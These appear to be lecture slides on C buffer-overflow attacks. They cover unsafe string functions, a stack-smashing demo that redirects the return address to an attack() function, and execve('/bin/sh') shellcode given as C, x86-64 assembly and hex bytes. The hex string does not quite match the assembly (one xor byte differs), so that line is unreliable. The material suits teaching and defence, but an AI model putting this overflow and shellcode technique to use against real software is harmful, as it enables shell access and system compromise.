

More Vulnerability Functions

char* **strcat** (**char*** *dest*, **char*** *src*)

- ▶ Append the string *src* to the end of the string *dest*.

char* **gets** (**char*** *str*)

- ▶ Read data from the standard input stream (stdin) and store it into *str*.

int* **scanf** (**const char*** *format*, ...)

- ▶ Read formatted input from standard input stream.

int **sprintf** (**char*** *str*, **const char*** *format*, ...)

- ▶ Create strings with specified formats, and store the resulting string in *str*.

and more...


Stack Smashing

Function call convention:

- ▶ Step 2: Push the current instruction pointer (EIP) to the stack.
- ▶ Step 6: Execute the callee function within its stack frame.
- ▶ Step 9: Restore EIP from the stack.

Overwrite EIP on the stack during the execution of the callee function (step 6).

After callee function is completed (step 9), it returns to a different (malicious) function instead of the caller function!



Example of Stack Smashing

```
#include <stdio.h>
#include <string.h>

void overflow(char* input){
    char buf[8];
    strcpy(buf,input);
}

void attack(){
    printf("Attack succeed!\n");
}

int main(int argc, char **argv){
    char input[] =
"AAAAAAAAAAAAAAAA\xaf\x51\x55\x55\x55\x55";
    overflow(input);
    return 0;
}
```

Attack function address is:
`\x55\x55\x55\x55\x51\xaf`

Addresses are little-endian

void attack()

EBP
overflow
stack frame
ESP

main stack frame

input

Old EIP

Old EBP

buf

input

\xaf	\x51	\x55	\x55	\x55	\x55	\x0	
A	A	A	A	A	A	A	A
A	A	A	A	A	A	A	A

Injecting Shellcode

Shellcode: a small piece of code the attacker injects into the memory as the payload to exploit a vulnerability

- ▶ Normally the code starts a command shell so the attacker can run any command to compromise the machine.

```
#include <stdio.h>
int main( ) {
    char* name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

```
section .text
global _start

_start:
    xor rdi, rdi
    push rdi
    mov rbx, 0x68732f2f6e69622f
    push rbx
    mov rdi, rsp
    xor rsi, rsi
    xor rdx, rdx
    mov al, 59
    syscall
```

```
#include <stdlib.h>
#include <stdio.h>

int main() {
    unsigned char shellcode[] =
        "\x48\x31\xff\x57\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x48\x89\xe7\x48\x31\xff\x48\x31\xd2\xb0\x3b\x0f\x05";
    ((void(*)()) shellcode)();
}
```

```
48 31 ff
57
48 bb 2f 62 69 6e 2f
2f 73 68
53
48 89 e7
48 31 f6
48 31 d2
b0 3b
0f 05
```



Overwrite EIP with the Shellcode Address

```
void overflow(char* input){  
    char buf[32];  
    strcpy(buf,input);  
}
```

